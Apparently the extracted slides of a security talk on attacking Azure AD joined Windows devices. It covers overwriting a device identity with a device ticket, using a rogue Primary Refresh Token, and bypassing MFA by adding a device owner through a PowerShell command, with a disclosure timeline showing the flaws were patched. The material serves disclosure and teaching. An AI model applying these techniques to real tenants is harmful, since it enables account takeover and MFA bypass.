<Certificate(subject=<Name(CN=261398d1-79f9-4293-b078-25e2782f141b)>, ...)>
```

```
knCjJxk7gL0BbH4m97k0SDdoHEkyNuW0FqQoiwuemrphD1sRHQxpWgZ2hRqvXiBCsol8zPZyAfJjg10mWLwj+HDjPJKtzZdv1mmNcnhY6tGZcCHDH21WeYV6IXknR48TQv1rqu  
/LVAqmhI505QbCzWG+whFwxqCSLkviPd8wkcjYwu0acg0RVL9p90+g0TgPCSl0wv37ihNYKxNxyAv76QdXzMx6lqjW+8RIedQZo9Ylw74BYlqyy5/rZ5/33M2cSslfLkmAakk  
YBhvlRqcp6absSI7fnNnnB+2+iLAzvpXXfeq7CFJw',  
    'Thumbprint': '4230D627C291EB5ACD95A271EDBABDA801FF49FF'},  
  'MembershipChanges': [{'AddSIDs': ['S-1-12-1-3449050006-1318031086-1069713303-529194043',  
    'S-1-12-1-1513299610-1165403084-3608819602-1191284924',  
    'S-1-12-1-890480375-1273521660-4055395760-27254718']},  
    'LocalSID': 'S-1-5-32-544'}],  
  'User': {'Upn': 'policytest@iminyour cloud'}}  
<Certificate(subject=<Name(CN=261398d1-79f9-4293-b078-25e2782f141b)>, ...)>
```

```
C:\Users\HJM>dsregcmd.exe /status
```

```
+-----+  
| Device State |  
+-----+
```

```
    AzureAdJoined : YES  
    EnterpriseJoined : NO  
    DomainJoined : NO  
    Device Name : DESKTOP-1CS74C8
```

```
+-----+  
| Device Details |  
+-----+
```

```
    DeviceId : 261398d1-79f9-4293-b078-25e2782f141b  
    Thumbprint : 6832B893BE5BB6DA59B4550F610470398B3184FB  
    DeviceCertificateValidity : [ 2021-04-26 10:44:14.000 UTC -- 2031-04-26 11:14:14.000 UTC ]
```

Device retains original properties

| Name | Enabled | OS | Version | Join Type | Owner | MDM | Compliant |
|--|---|---------|----------------|-----------------|-------------|------------------|---|
| <input type="checkbox"/> DESKTOP-TI429N4 | <input checked="" type="checkbox"/> Yes | Windows | 10.0.19041.928 | Azure AD joined | Policy test | Microsoft Intune | <input checked="" type="checkbox"/> Yes |

Policy details ✕

↑ Previous ↓ Next

Policy: compliant device
Policy state: Report-only
Result: Report-only: Success

Assignments

User
HJ M Matched

Application
Azure Active Directory PowerShell Matched

Conditions

Sign-in risk
None Not configured

Device Platform
Windows 10 Matched

Location
Leiden, NL Not configured ▼
80 [redacted] ⓘ

Client app
Mobile Apps and Desktop clients Not configured

Device state Compliant
Azure AD joined Not configured

User risk Not configured

Access controls

Grant Controls Satisfied

Attack summary

- Any user with a session on the device can request a device ticket, which could be used to overwrite the device in Azure AD if it was preregistered using Autopilot
- Overwrites the device in Azure AD and gives us a cert+private key that is no longer in TPM.
- No need to “steal” a PRT from TPM.
- No need for Administrative privileges at all.

Some bonus features


- Any user in the tenant can overwrite the device using the device ticket.
- Device ticket stays valid after device wipe (for about 24 hours).
- The identity used to overwrite the device becomes the new device owner, which means it can recover the BitLocker drive encryption keys if these are stored in Azure AD (privesc to Administrator if user has physical access).
- The original device keeps its link to Intune, and will keep reporting its compliancy.
- Device retains its compliancy status.

Complete chain

- A few commands in a non-administrator session of the victim were enough to:
 - Request an SSO token to register a new device.
 - Request a device ticket to overwrite the legitimate, compliant device.
 - Gain access to:
 - Persistent Primary Refresh Token for the victim user.
 - Including MFA claim transferred from the SSO token.
 - Compliant device claim from Intune to satisfy strict Conditional Access policies.
 - Bypassing:
 - MFA
 - Hardware security of secrets (TPM)
 - The need to dump LSASS or have Administrator privileges.

Using the rogue PRT

- Chrome users browsercore.exe as native component for SSO
- Replace with browsercore.py which contains PRT data



Using the rogue PRT

The screenshot shows the Microsoft Office 365 home page in a browser. The address bar displays 'office.com/?auth=2'. The page features a navigation bar with 'Office 365' and a user profile for 'Policy Moore' (morepolicy@iminyour.cloud). A prominent orange banner reads 'New to Office 365?' with a warning icon and text: 'This is your Office 365 home page—where you can see and access all of your Office 365 apps. If it's empty, it could be that your user license was assigned to you. Wait 10 minutes and refresh this page. If you still don't see any apps, contact your IT department. They can help you get up and'. Below this, the main content area says 'Good afternoon' and shows a list of items with columns for 'Name', 'Modified', 'Shared by', and 'Activity'. The list is empty, and a message states 'No content activity' with an illustration of a person at a laptop. The message text reads: 'Share and collaborate with others. Create a new document or upload and open one to get started.'

Disclosure timeline

- Registering a device via SSO was reported to MSRC in December 2020
- Final fixes rolled out in September 2021
- Intermediate fixes also for specific platforms
- No longer possible to use SSO tokens for device registration

- Device overwriting via device ticket was reported in May 2021.
- Patched in May 2022 via Windows update and assigned CVE-2022-30189

Bonus: MFA bypass as Intune / Global admin

- Registration flow:
 - User A registers device using MFA
 - User A is set as owner of the device in Azure AD
 - Once user A logs in for first time, MFA claim is transferred because it was used during registration and user A is the owner.
 - MFA claim is “copied” to the PRT, so tokens issued via the PRT also comply with MFA requirements.

Flaw

- MFA claim is transferred based on ownership
- As Intune admin or global admin, add extra owner to device

```
PS C:\Users\Dirkjan> connect-azuread
```

| Account | Environment | TenantId | TenantDomain | AccountType |
|----------------------------|-------------|--------------------------------------|----------------|-------------|
| deviceadmin@iminyour.cloud | AzureCloud | 6287f28f-4f7f-4322-9651-a8697d8fe1bc | iminyour.cloud | User |

```
PS C:\Users\Dirkjan> Add-AzureADDeviceRegisteredOwner -ObjectId 37000c82-c05e-492c-a069-e55b79906896 -RefObjectId 34c0abec-4cf2-490b-bbe1-2c7be9cabbb1
PS C:\Users\Dirkjan> Get-AzureADDeviceRegisteredOwner -ObjectId 37000c82-c05e-492c-a069-e55b79906896
```

| ObjectId | DisplayName | UserPrincipalName | UserType |
|--------------------------------------|-------------|----------------------------|----------|
| 34c0abec-4cf2-490b-bbe1-2c7be9cabbb1 | HJ M | dirkjan@iminyour.cloud | Member |
| 178eecda-821c-4b3e-bc13-22f7bef40d7e | deviceadmin | deviceadmin@iminyour.cloud | Member |

Bonus: MFA bypass as Intune / Global admin


- Reported May 2021
- After some discussion with MSRC, accepted as vulnerability in July 2021
- Fixed August 2021
- MFA claim is now no longer transferred to PRT after registration

Conclusion

- Secrets in hardware were not efficiently protected.
- Possible to obtain a PRT by simply registering a new device.
- Low privilege user on the device could take over the device identity.
- Intune admins could bypass MFA of arbitrary users.

- All should be now fixed if you patched your endpoints 😊

All tools in the talk are based on the ROADtools framework/library
Open source at <https://github.com/dirkjanm/ROADtools/>



I have ROADtools stickers, come get some after the talk 😊

Breaking Azure AD joined endpoints in zero-trust environments